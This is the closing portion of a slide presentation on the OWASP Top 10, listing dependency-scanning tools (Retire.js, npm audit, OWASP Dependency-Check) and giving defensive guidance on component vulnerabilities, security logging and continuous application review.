
CLI extension to check .NET projects for known vulnerabilities

<https://github.com/RetireNet>

OWASP dependency-check

<http://jeremylong.github.io/DependencyCheck/>

Module Counts



JavaScript 3rd Party Management Tools

Retire.js (JavaScript 3rd party library analysis)

<https://retirejs.github.io/retire.js/>

Scan your project for vulnerabilities

<https://docs.npmjs.com/cli/audit>

NodeSource Trusted Modules

<https://nodesource.com/products/certified-modules>

■ CAUTION

- Virtually every application has these issues because most development teams don't focus on ensuring their components/libraries are up to date. In many cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse.

■ VERIFY

- Use automation that checks periodically (e.g., every build) to see if your libraries are out of date. Consider ensuring the code of critical third-party libraries is reviewed for security on a regular basis

■ GUIDANCE

- https://www.owasp.org/index.php/OWASP_Dependency_Check
- <https://github.com/victims/maven-security-versions>
- <https://retirejs.github.io/retire.js/>

A10: Insufficient Logging and Monitoring

■ CAUTION

- Be sure developers and security teams work together to ensure good security logging.

■ VERIFY

- Verify that proper security events are getting logged.

■ GUIDANCE

- [https://www.owasp.org/index.php/Category:OWASP Logging Project](https://www.owasp.org/index.php/Category:OWASP_Logging_Project)
- [https://www.owasp.org/index.php/OWASP Security Logging Project](https://www.owasp.org/index.php/OWASP_Security_Logging_Project)
- [https://www.owasp.org/index.php/Logging Cheat Sheet](https://www.owasp.org/index.php/Logging_Cheat_Sheet)

Conclusion

Develop Secure Code

- Use OWASP's Application Security Verification Standard as a guide to what an application needs to be secure
- <https://www.owasp.org/index.php/ASVS>
- Follow the best practices in OWASP's Cheatsheet Series
- [https://www.owasp.org/index.php/Cheat Sheets](https://www.owasp.org/index.php/Cheat_Sheets)
- Use standard security components and security frameworks that are a fit for your organization

Continuously Review Your Applications for Security

- Ensure experts, tools and services review your applications continuously for security issues early in your lifecycle!
- Automate as much security review as you can and supplement that with expert review where needed
- Review your applications yourselves following OWASP Testing Guide
- [https://www.owasp.org/index.php/Testing Guide](https://www.owasp.org/index.php/Testing_Guide)



It's been a pleasure.

jim@manicode.com